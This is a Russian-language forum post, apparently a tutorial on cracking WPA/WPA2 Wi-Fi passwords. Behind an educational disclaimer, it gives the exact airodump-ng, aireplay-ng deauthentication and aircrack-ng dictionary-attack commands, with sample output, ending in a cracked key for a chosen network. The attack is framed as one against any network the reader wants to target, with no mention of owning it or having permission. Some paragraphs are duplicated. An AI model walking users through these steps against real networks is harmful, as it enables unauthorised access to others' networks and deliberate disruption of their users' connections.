


- Автор темы
- #1
Дисклеймер: Статья предоставлена в образовательных целях. Мы не несём ответственность за ваши действия!
Всем салют, дорогие друзья!
В наши дни использование беспроводных сетей Wi-Fi очень распространено. Многие пользователи задумываются о безопасности своих сетей и компьютеров, иногда у них возникают вопросы, как взломать Wi-Fi, насколько реальна эта угроза?
В этой статье-обучении я приглашаю обычных пользователей, возможно, далеких от хакерского движа, взглянуть на свою сеть Wi-Fi глазами хакера и узнать, как взломать Wi-Fi.
Wi-Fi терминологияВсем салют, дорогие друзья!
В наши дни использование беспроводных сетей Wi-Fi очень распространено. Многие пользователи задумываются о безопасности своих сетей и компьютеров, иногда у них возникают вопросы, как взломать Wi-Fi, насколько реальна эта угроза?
В этой статье-обучении я приглашаю обычных пользователей, возможно, далеких от хакерского движа, взглянуть на свою сеть Wi-Fi глазами хакера и узнать, как взломать Wi-Fi.
Хотя нижеприведенный материал представлен на максимально простом языке, мы не можем обойтись без концепций, характерных для взлома Wi-Fi.
Точка доступа (также Access Point), сокращенно AP — это устройство, которое обеспечивает работу сети Wi-Fi, к которой подключаются клиенты. Самыми популярными точками доступа являются роутеры.
Клиент (Станция) — устройство, которое подключается к Точке доступа. Наиболее распространены компьютеры, ноутбуки, мобильные телефоны и т. д.
ESSID и SSID — это названия беспроводных сетей Wi-Fi. Они появляются, когда вы выбираете, к какой сети подключиться. Строго говоря, ESSID и SSID — это не одно и то же, но эти термины часто используются как синонимы при проверке Wi-Fi.
- На скриншоте ниже ESSID (сетевые имена) — это UserWiFi, Wi-Fi Employee и т.д.:

В данном случае BSSID – это MAC-адрес беспроводного устройства. Набор цифр, который содержит MAC-адрес, выглядит следующим образом 50:46:5D:6E:8C:20.
Рукопожатие (также хэндшейк, handshake) — это обмен данными между станцией и точкой доступа при установлении соединения Wi-Fi. Эти данные содержат информацию, позволяющую угадать пароль от сети Wi-Fi.
Брут-форс (также полный перебор) — это метод парольной атаки, в котором перечислены все возможные варианты пароля. Отнимает много времени и требует больших вычислительных мощностей.
Подбор пароля по словарю — это метод атаки на пароль, который состоит из перебора часто встречающихся вариантов пароля. Значительная часть ресурсов используется для достижения результатов.
Онлайн-перебор пароля WiFi — это метод подбора пароля, который включает подключение к точке доступа с несколькими кандидатами на пароли. Практически не используется из-за крайне низкой скорости поиска. Преимущество этого метода заключается в том, что для монитора не требуется совместимый адаптер WLAN. Обратной стороной является то, что этот метод очень медленный.
WPA и WPA2 – технология защищённого доступа к Wi-Fi, пришла на смену устаревшей технологии WEP.
Беспроводная Wi-Fi карта или беспроводной Wi-Fi адаптер – любая сетевая карта, которая способна подключаться к сети Wi-Fi. На данный момент в ноутбуках и телефонах они встроенные внутрь корпуса, в настольных компьютерам обычно представляют собой внешнее устройство, подключаемое по USB.
В режиме монитора (Monitor Mode) беспроводные адаптеры принимают пакеты данных, предназначенные не только для них, но и для других беспроводных устройств.
Сетевой интерфейс – имя, условное обозначение в Linux сетевых карт/адаптеров.
Канал сети Wi-Fi – условное цифровое обозначение частоты, на которой в данный момент работает Точка Доступа.
Что понадобится для взлома Wi-Fi
- Компьютер, на который можно установить Linux
- Специализированное программное обеспечение для Linux, оно является свободным (т.е. распространяется бесплатно и у него открыт исходный код)
- Беспроводная Wi-Fi карта, которая поддерживает режим монитора. Мы рекомендуем вот такие модели:
⬤ Alfa AWUS1900 (chipset: Realtek RTL8814AU)
⬤ Alfa AWUS036ACH (chipset: Realtek RTL8812AU)
⬤ Alfa AWUS036AC (chipset: Realtek RTL8812AU)
⬤ TRENDnet TEW-809UB (chipset: Realtek RTL8814AU)
⬤ ASUS USB-AC68 (chipset: Realtek RTL8814AU)
⬤ ASUS USB-AC56 (chipset: Realtek RTL8812AU)
⬤ TP-LINK Archer T9UH (chipset: Realtek RTL8814AU)
⬤ TP-LINK Archer T4UH (rev V2, chipset: Realtek RTL8812AU)
⬤ TP-LINK Archer T4U (rev V3, chipset: Realtek RTL8812AU)
⬤ D-Link DWA-192 (chipset: Realtek RTL8814AU)
- Соответствующие знания и навыки – это вы найдёте в данной статье.
Как уже было сказано, специальное программное обеспечение для мониторинга сетей Wi-Fi распространяется бесплатно. По умолчанию он доступен в специальных дистрибутивах, таких как Kali Linux.

Kali Linux 2020.4 в виртуальной машине.
Как видите, все компоненты, необходимые для взлома Wi-Fi, очень удобны. Все действия, которые будут ниже - выполняются в Kali Linux.
Wi-Fi адаптер в режиме монитора
По умолчанию беспроводные адаптеры находятся в «управляемом» (managed) режиме. В этом режиме вы можете подключиться к точке доступа как обычный клиент.
Поскольку нам нужно захватить рукопожатие, которое состоит из данных, которые Станция отправляет в Точку доступа и Точку доступа на Станцию (т.е. которые не предназначены для нас ни на каком этапе), мы должны поместить нашу карту Wi-Fi в режим монитора, чтобы можно было увидеть эти данные и сохранить их для дальнейшей обработки.
Чтобы ввести команды для переключения адаптера Wi-Fi в режим монитора, нам нужно найти название беспроводного интерфейса. Для этого откройте консоль и введите команду:
По умолчанию беспроводные адаптеры находятся в «управляемом» (managed) режиме. В этом режиме вы можете подключиться к точке доступа как обычный клиент.
Поскольку нам нужно захватить рукопожатие, которое состоит из данных, которые Станция отправляет в Точку доступа и Точку доступа на Станцию (т.е. которые не предназначены для нас ни на каком этапе), мы должны поместить нашу карту Wi-Fi в режим монитора, чтобы можно было увидеть эти данные и сохранить их для дальнейшей обработки.
Чтобы ввести команды для переключения адаптера Wi-Fi в режим монитора, нам нужно найти название беспроводного интерфейса. Для этого откройте консоль и введите команду:
sudo iw dev

Название беспроводного интерфейса указывается в строке со словом Interface, например в моем случае это wlan0. Запоминаем это значение, так как оно нам понадобится в будущем.
Режим монитора не является чем-то обычным для операционной системы, поэтому некоторые программы, не спрашивая, незаметно переключают адаптер Wi-Fi в управляемый режим. Это может нам мешать, поэтому с помощью следующих двух команд мы закрываем программы, которые могут нам мешать:
sudo systemctl stop NetworkManager
sudo airmon-ng check kill
Теперь, наконец, мы можем перевести беспроводную карту в режим монитора. Для этого выполните последовательность команд
заменив <ИНТЕРФЕЙС> на действительное имя вашего беспроводного интерфейса (у меня это wlan0):sudo ip link set <ИНТЕРФЕЙС> down
sudo iw <ИНТЕРФЕЙС> set monitor control
sudo ip link set <ИНТЕРФЕЙС> up
sudo ip link set wlan0 down
sudo iw wlan0 set monitor control
sudo ip link set wlan0 up
Кажется, что ничего не произошло, но набрав команду
Мы увидим примерно следующее:sudo iw dev

В ней строка type monitor говорит о том, что наша беспроводная карта в режиме монитора.
Рукопожатие (хэндшэйк)
Как уже упоминалось, рукопожатие — это данные, которые поэтапно передаются между Станцией и Точкой доступа, когда Станция подключается к Точке доступа. Это означает, что для захвата рукопожатия мы должны переключиться на канал, на котором работает точка доступа, чтобы прослушать радиосигналы и дождаться момента, когда Станция подключится к нему. Поскольку ожидание может быть отложено, используется метод, называемый атакой деаутентификации, который заключается в принудительном сбросе Wi-Fi-соединения между точкой доступа и станцией. Сразу после этого отключения Станция пытается восстановить соединение, и в этот момент мы обмениваемся рукопожатием.
К сожалению, этот метод не работает, если к Точке Доступа никто не подключён.
Wi-Fi сети
Чтобы атаковать Wi-Fi сеть нам нужно знать некоторые её характеристики. Чтобы получить список всех доступных в диапазоне досягаемости Wi-Fi сетей выполните команду:
sudo airodump-ng wlan0
Обратите внимание, что если у вас другое имя беспроводного интерфейса, то вместо wlan0 вам нужно вписать это имя.
Описанная атака применима только для сетей с защитой WPA2 или WPA – таких подавляющее большинство.
Будет выведен похожий список сетей:

Когда вы увидите в списке сеть, которую хотите атаковать, то остановите программу, для этого нажмите CTRL+c.
Допустим меня интересует сеть с ESSID (имя) dlink. Как видно на скриншоте, ее характеристики следующие: BSSID — 00: 1E: 58: C6: AC: FB, использует WPA2, работает на шестом канале. Кроме того, ненулевое значение #Data (захваченные данные, отправленные этой AP) предполагает, что к ней подключены одна или несколько станций.
Для захвата рукопожатия используется команда следующего вида:
sudo airodump-ng -c КАНАЛ --bssid MAC_АДРЕС -w ФАЙЛ ИНТЕРФЕЙС
Где:
- КАНАЛ – это канал, на котором работает ТД
- MAC_АДРЕС – это BSSID атакуемой ТД
- ФАЙЛ – имя файла, куда будет записано рукопожатие
- ИНТЕРФЕЙС – имя беспроводного интерфейса в режиме монитора
sudo airodump-ng -c 6 --bssid 00:1E:58:C6:AC:FB -w capture wlan0
На следующем скриншоте вновь видна интересующая нас ТД, а также теперь виден раздел со станциями:

В полном списке ТД раздел со станциями также присутствовал, но уходил за нижний край экрана, поэтому на скриншот не попал.
Для станции в поле BSSID мы видим значение, которое соответствует BSSID точки доступа, то есть 00: 1E: 58: C6: AC: FB, это означает, что в данный момент эта станция подключена к интересующей нас AP. Теперь есть два варианта:
1) ждать пока Станция отсоединится и вновь подключится к ТД по естественным причинам
2) выполнить атаку деаутентификация для ускорения процесса
Атака деаутентификация
Для выполнения деаутентификации, не прекращая записи трафика, запущенного на предыдущем этапе, откройте новое окно консоли и введите туда команду вида:
sudo aireplay-ng -0 3 -a MAC_АДРЕС ИНТЕРФЕЙС
Где:
- MAC_АДРЕС – это BSSID атакуемой ТД
- ИНТЕРФЕЙС – имя беспроводного интерфейса в режиме монитора
sudo aireplay-ng -0 3 -a 00:1E:58:C6:AC:FB wlan0
Программа выведет примерно следующее:
08:17:30 Waiting for beacon frame (BSSID: 00:1E:58:C6:AC:FB) on channel 6
NB: this attack is more effective when targeting
a connected wireless client (-c <client's mac>).
08:17:30 Sending DeAuth to broadcast -- BSSID: [00:1E:58:C6:AC:FB]
08:17:30 Sending DeAuth to broadcast -- BSSID: [00:1E:58:C6:AC:FB]
08:17:31 Sending DeAuth to broadcast -- BSSID: [00:1E:58:C6:AC:FB]

А в правом верхнем углу экрана для захвата данных появится новая запись:
WPA handshake: 00:1E:58:C6:AC:FB
Она означает, что рукопожатие успешно захвачено.
Атака по словарю
Теперь нам нужно запустить перебор данных.
Подготовим словарь:
cp /usr/share/wordlists/rockyou.txt.gz .
gunzip rockyou.txt.gz
cat rockyou.txt | sort | uniq | pw-inspector -m 8 -M 63 > newrockyou.txt
Файл словаря в этом случае называется newrockyou.txt.
Чтобы узнать имя захваченного рукопожатия выполните команду:
ls -l capture*
При этом будет выведено что-то вроде следующего (записей может быть больше, если вы неоднократно захватывали рукопожатия):
-rw-r--r-- 1 root root 73164 сен 30 08:24 capture-01.cap
-rw-r--r-- 1 root root 478 сен 30 08:24 capture-01.csv
-rw-r--r-- 1 root root 583 сен 30 08:24 capture-01.kismet.csv
-rw-r--r-- 1 root root 2766 сен 30 08:24 capture-01.kismet.netxml

Нас интересует только файл capture-01.cap – именно он содержит рукопожатие.
Для перебора по словарю используется следующая команда:
aircrack-ng -w ФАЙЛ_СЛОВАРЯ ФАЙЛ_ЗАХВАТА
Итак, в моём случае точная команда следующая:
aircrack-ng -w newrockyou.txt capture-01.cap
Эта команда запускает подбор пароля, в процессе перебора показывается следующее окно:

Пароль подобран:

Об этом свидетельствует запись KEY FOUND! [ pattayateam ], где пароль для сети Wi-Fi — pattayateam. Используя этот пароль, вы можете свободно подключиться к точке беспроводного доступа с любого устройства.
- Telegram